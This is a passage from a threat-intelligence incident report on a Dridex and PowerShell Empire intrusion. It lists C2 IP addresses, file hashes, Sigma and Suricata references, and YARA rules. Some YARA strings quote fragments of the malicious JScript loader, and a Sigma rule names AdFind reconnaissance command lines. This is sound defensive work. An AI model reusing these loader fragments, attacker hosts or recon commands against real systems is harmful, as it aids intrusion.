However, their credential dumping attempts failed and the actor eventually dropped their connection to the Empire shell. Regardless, the multiple Dridex infections continued to beacon and would have allowed the actor instant access back into the environment at any

time.

Actions on Objectives:

In this particular event we did not see final action on objectives. We saw the threat actor attempt (but fail) to dump credentials from a DC multiple times and an attempt to execute Empire and Dridex on most domain joined systems. Although their attempt to dump credentials failed, we hypothesize, based upon what we saw and known similarities to other campaigns, that the likely end state would have been domain wide ransomware.

Here's a timeline of the major events:



Enjoy our report? Please consider donating \$1 or more to the project using [Patreon](#). Thank you for your support!

IOC's:

<https://misppriv.circl.lu/events/view/69253>

<https://otx.alienvault.com/pulse/5f29f5a9c10271a69aa246f3>

Network:

ET POLICY PsExec service created

ET POLICY SMB2 NT Create AndX Request For an Executable File

ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)

2.58.16.87
144.168.239.42
144.168.239.42
216.52.109.40
216.52.109.40
88.129.221.43
88.129.221.43
104.131.103.128
104.131.103.128
54.39.34.24
192.99.103.228
2.80.178.251
75.170.61.45
199.66.90.63
199.66.90.63
88.129.223.244
209.74.126.2

Ufo.exe

59.148.253.194:443
2.58.16.87:8443

Empire C2

194.99.22.145

File:

123.bin 3994131da9d08aa5ca8b4fc671d4c9db
55fc3f8108e5a563ea00cd3abc9a5672d3d58ec5

ufo.exe 92cc8b22a89cc560963407b482443b76
8b0c0b84222571a70ca65c0e3e8cf459c80406fc

marple.exe 850c08bf4fc0b063808016adb9446c78
dee29e6c640fa27b04be486e429fce11fb942ccc

pse.bin 27304b246c7d5b4e149124d5f93c5b01
e50d9e3bd91908e13a26b3e23edeaf577fb3a095

rvhz1.dll db91c4531aa46ce160a71b9c74c800bb
cf45535c5d392bfd58fb385edb46798d64793d98

adfind.exe DF5CE1159EF2E257DF92E1825D786D87
A7E163EAA0FC2AFB9C0D5AC6F79CB3E49919DD3C

Detections:

Sigma:

Detects the execution of an Empire Launcher

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_powershell_empire_launch.yml

Detects the execution of a renamed PsExec

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_rename_d_psexec.yml#3

Detects a PsExec service start

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_psexesvc_start.yml

Detects the execution of whoami

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_whoami.yml

Detects Invoke-Mimikatz

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_mimikatz_command_line.yml

Detects AdFind usage from our case:

title: AdFind Recon
description: Threat Actor using AdFind for reconnaissance.
author: The DFIR Report
date: 2019/8/2
references:
- <https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/>
tags:
- attack.remote_system_discovery
- attack.T1018
logsource:
category: process_creation
product: windows
detection:
selection_1:
CommandLine|contains:
- adfind -f objectcategory=computer
selection_2:
CommandLine|contains:
- adfind -gcb -sc trustdmp
condition: selection_1 or selection_2
falsepositives:
- Legitimate Administrator using tool for Active Directory querying
level: medium
status: experimental

Suricata:

Empire download and beacon (validate upon using as it may only detect older versions of Empire)

https://github.com/ptresearch/AttackDetection/blob/master/PowerShell%20Empire/power_shell_empire.rules

Yara:

```

/*
  YARA Rule Set
  Author: The DFIR Report
  Date: 2020-07-29
  Identifier: dridex-yara
  Reference: https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-
dominance/
*/

/* Rule Set ----- */

import "pe"

rule dridex_yara_ufo {
  meta:
    description = "dridex-yara - file ufo.exe"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-
dominance/"
    date = "2020-07-29"
    hash1 = "5761fd8b454c1121f80019ade53b0815bd0573dac89fe6ecd3198e7d756f1a3a"
  strings:
    $s1 = "mfRgb.dll" fullword ascii
    $s2 = "TESTAPP.exe" fullword wide
    $s3 = "self.exe" fullword wide
    $s4 = "usersJRB" fullword wide
    $s5 = "j13KAGsE#btwkWcu#unto2!.jT4srFRP.pdb" fullword ascii
    $s6 = "2017,2uchannelsPYDudays" fullword wide
    $s7 = "torrespondedthanfshadow" fullword wide
    $s8 = "increasing.includeda7iexample,Hofgodzilla" fullword wide
    $s9 = "haveand2system-providedreleasenoneJgZtest," fullword wide
    $s10 = "wsupport3voftenfromR" fullword wide
    $s11 = "tofwerentheFirefox.149simplerunstableqqinformation" fullword wide
    $s12 = "11.172.2.11" fullword wide
    $s13 = "Dinsettheir" fullword wide
    $s14 = "yofthe" fullword wide
    $s15 = "TLty2_J " fullword ascii
    $s16 = "CosZTX^&% " fullword ascii
    $s17 = "Java(TM) Platform SE 8 U172" fullword wide
    $s18 = "4vthethatfour-part" fullword wide
    $s19 = "GkaChrome" fullword wide
    $s20 = "L$<;D$<" fullword ascii /* Goodware String - ocured 1 times */
  condition:
    uint16(0) == 0x5a4d and filesize < 600KB and
    ( pe.imphash() == "e37c1c1a736faeef7de27f075619f47" and pe.exports("mVbFp6")
or 8 of them )
}

rule dridex_cannot_but_soft {
  meta:
    description = "dridex-yara - file cannot_but_soft.xml"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-
dominance/"
    date = "2020-07-29"

```

```

        hash1 = "f4b75d4ddcd7b9ff5d7f867d44e4b7236c69e26807b2ca8296df1981aaf336f6"
strings:
    $s1 = "var a_couch_for =
[\"love_is_by\", \"all_but_keep\", \"summons_i_th\", \"humanity_so_we\", \"thus_hath_fed\"
wide
    $s2 = \"{var and_light_than =
[\"tween_their_course\", \"ophelia_distracted\", \"marriage_and_both\", \"of_us_grant\", \
wide
    $s3 = \"xmlns=\\\"http://www.w3.org/1999/XSL/Transform\\\" xmlns:ms=\\\"urn:schemas-
microsoft-com:xslt\\\" \" fullword wide
    $s4 = \"while (among_a_father + then_this_be >= new Date().getTime()) {}\"
fullword wide
    $s5 = \"<ms:script implements-prefix=\\\"user\\\" language=\\\"JScript\\\">\" fullword
wide
    $s6 = \"]]> </ms:script>\" fullword wide
    $s7 = \"</ms:script>\" fullword wide
    $s8 = \"{var among_a_father = new Date().getTime();\" fullword wide
    $s9 = \"it_so_mope(\\\"rundll32 \\\".concat(locks_to_all.concat(\\
\\\".concat(\\\"DllRegisterServer\\\")))\" fullword wide
    $s10 = \"xmlns:user=\\\"placeholder\\\" \" fullword wide
    $s11 = \"var locks_to_all =
\\\"C:/Windows/Temp/\\\".concat(\\\"/\\\".concat(my_acquittance))\" fullword wide
    $s12 = \"{return leaves_in_his.readystate}\" fullword wide
    $s13 = \"function unproportion_d_no(leaves_in_his)\" fullword wide
    $s14 = \"run(for_s_purpose)}}\" fullword wide
    $s15 = \"version=\\\"1.0\\\">\" fullword wide
    $s16 = \"if(beast_so_as(call_it_an)=== 150+50 && unproportion_d_no(call_it_an)
=== 1+3)\" fullword wide
    $s17 = \"var lecture_and_polonius = \\\"wscript.\\\".concat(first_corse_again);\"
fullword wide
    $s18 = \"with (now_it_profanely){\" fullword wide
    $s19 = \"{return of_his_solicitings.status}\" fullword wide
    $s20 = \"couplets_are_embark.close();\" fullword wide
condition:
    uint16(0) == 0xfeff and filesize < 20KB and
    8 of them
}

rule dridex_yara_marple {
    meta:
        description = \"dridex-yara - file marple.exe\"
        author = \"The DFIR Report\"
        reference = \"https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-
dominance/\"
        date = \"2020-07-29\"
        hash1 = \"cb81e371e2a4d3371e051b1f15674ce6cb94e257d28ddc1a5209bb56c71dd27a\"
strings:
    $s1 = \"vplD.dll\" fullword ascii
    $s2 = \"wtrter.dll\" fullword wide
    $s3 = \"self.exe\" fullword wide
    $s4 = \"RRR333\" fullword ascii /* reversed goodwill string '333RRR' */
    $s5 = \"nProtect KeyCrypt Program Database DLL\" fullword wide
    $s6 = \"VVV&&&\" fullword ascii /* reversed goodwill string '&&&VVV' */
    $s7 = \"PPPPP$\" fullword ascii /* reversed goodwill string '$PPPPP' */
    $s8 = \"LIO.pdb\" fullword ascii

```

```

    $s9 = "0!\\"!!!\" fullword ascii
    $s10 = "3930, 00, 0, 0" fullword wide /* hex encoded string '90' */
    $s11 = ")44)44'7+4)?" fullword ascii /* hex encoded string 'DDt' */
    $s12 = "=222222222=" fullword ascii /* hex encoded string '""' */
    $s13 = "44=====-" fullword ascii /* hex encoded string 'D' */
    $s14 = "7733.--!&" fullword ascii /* hex encoded string 'w3' */
    $s15 = "#44##'&# {" fullword ascii /* hex encoded string 'D' */
    $s16 = "doqdoqdoqdoqdoqdoqdoqdoqdoqdoqdoqdoqdoq" fullword ascii
    $s17 = "doqdoqdoqdoqdoqdoqdoqdoqdoqdoqdoqdoqdoq" fullword ascii
    $s18 = "xwxwwwwwwxwxwwwwwwxwx" fullword ascii
    $s19 = "wxwxwwwwwwxwxwwwwwwxwx" fullword ascii
    $s20 = "doqdoqdoqdoq" fullword ascii
condition:
    uint16(0) == 0x5a4d and filesize < 1000KB and
    ( pe.imphash() == "b575de8cf342823d87afbf497885b43d" and
pe.exports("pfrBpdm16") or 8 of them )
}

rule dridex_yara_123 {
    meta:
        description = "dridex-yara - file 123.bin"
        author = "The DFIR Report"
        reference = "https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-
dominance/"
        date = "2020-07-29"
        hash1 = "e88dfd4bef8c502ef2b711fd025aa321244dbca1eab80586b07187b3cf261de3"
    strings:
        $s1 = "mFRgb.dll" fullword ascii
        $s2 = "TESTAPP.exe" fullword wide
        $s3 = "sself.exe" fullword wide
        $s4 = "j13KAGsE#btwkWcu#unto2!.jT4srFRP.pdb" fullword ascii
        $s5 = "11.172.2.11" fullword wide
        $s6 = "a}d+ #" fullword ascii
        $s7 = "Java(TM) Platform SE 8 U172" fullword wide
        $s8 = "Vxkc*P,BNG" fullword ascii
        $s9 = "Fpreferences,betweenpreviouslyX" fullword wide
        $s10 = "anLK'mT" fullword ascii
        $s11 = "LoMo?w" fullword ascii
        $s12 = "FSxH0P;:J" fullword ascii
        $s13 = "-ATXg3\" fullword ascii
        $s14 = "OofPNsPoint" fullword wide
        $s15 = "qrKn!6" fullword ascii
        $s16 = "BinN$L" fullword ascii
        $s17 = "thepwithZthebar" fullword wide
        $s18 = "[email protected]" fullword ascii
        $s19 = "HgWVIbD" fullword ascii
        $s20 = "'JZCnX;}p{" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 600KB and
        ( pe.imphash() == "261439292fcce3e9d2f6f3cdfbf610b2" and pe.exports("mVbFp6")
or 8 of them )
}

```

```

rule dridex_yara_rvhz1 {
  meta:
    description = "dridex-yara - file rvhz1.dll"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-
dominance/"
    date = "2020-07-29"
    hash1 = "076547c290c80627993690a9e6c15eeb2ac9b86a9a33af2d3dbaab135f1f43ab"
  strings:
    $s1 = "c:\\Cover\\particular\\Mind\\Difficult\\engine\\Tool\\Under.pdb"
  fullword ascii
    $s2 = "constructor or from DllMain." fullword ascii
    $s3 = "3.2.4.465" fullword wide /* hex encoded string '2De' */
    $s4 = "576=6_6}6" fullword ascii /* hex encoded string 'Wff' */
    $s5 = ":*:1:G:\\:b:k:r:" fullword ascii
    $s6 = ":Q:V:\\:z:" fullword ascii
    $s7 = "xzRamj6" fullword ascii
    $s8 = "VVtW;' " fullword ascii
    $s9 = "History Kill Few" fullword wide
    $s10 = " 1999-2017 History Kill Few, Inc." fullword wide
    $s11 = "hExpY^f" fullword ascii
    $s12 = "<'<9<B<N<W<^<h<n<t<" fullword ascii /* Goodware String - occured 1
times */
    $s13 = "4*6_6x6" fullword ascii /* Goodware String - occured 1 times */
    $s14 = "YYuTVWh-;B" fullword ascii
    $s15 = "Vwncmd" fullword ascii
    $s16 = "PtVM3udP" fullword ascii
    $s17 = "hWtjCFONu" fullword ascii
    $s18 = "YEPY'aB" fullword ascii
    $s19 = "RISP/6." fullword ascii
    $s20 = "nSdvxP," fullword ascii
  condition:
    uint16(0) == 0x5a4d and filesize < 1000KB and
    ( pe.imphash() == "1dfcf659cd022725d2a87599a5697d53" or 8 of them )
}

```

```

/* Super Rules ----- */

```

```

rule _ufo_123_0 {
  meta:
    description = "dridex-yara - from files ufo.exe, 123.bin"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-
dominance/"
    date = "2020-07-29"
    hash1 = "5761fd8b454c1121f80019ade53b0815bd0573dac89fe6ecd3198e7d756f1a3a"
    hash2 = "e88dfd4bef8c502ef2b711fd025aa321244dbca1eab80586b07187b3cf261de3"
  strings:
    $s1 = "mfRgb.dll" fullword ascii
    $s2 = "TESTAPP.exe" fullword wide
    $s3 = "j13KAGsE#btwkWcu#unto2!.jT4srFRP.pdb" fullword ascii
    $s4 = "11.172.2.11" fullword wide
    $s5 = "Java(TM) Platform SE 8 U172" fullword wide
    $s6 = "jp2native" fullword wide /* Goodware String - occured 2 times */
    $s7 = "jp2native.dll" fullword wide /* Goodware String - occured 2 times */

```

```
    $s8 = "mVbFp6" fullword ascii
    $s9 = "8.0.1720.11" fullword wide
condition:
    ( uint16(0) == 0x5a4d and filesize < 600KB and ( all of them )
    ) or ( all of them )
}
```

internal case 1002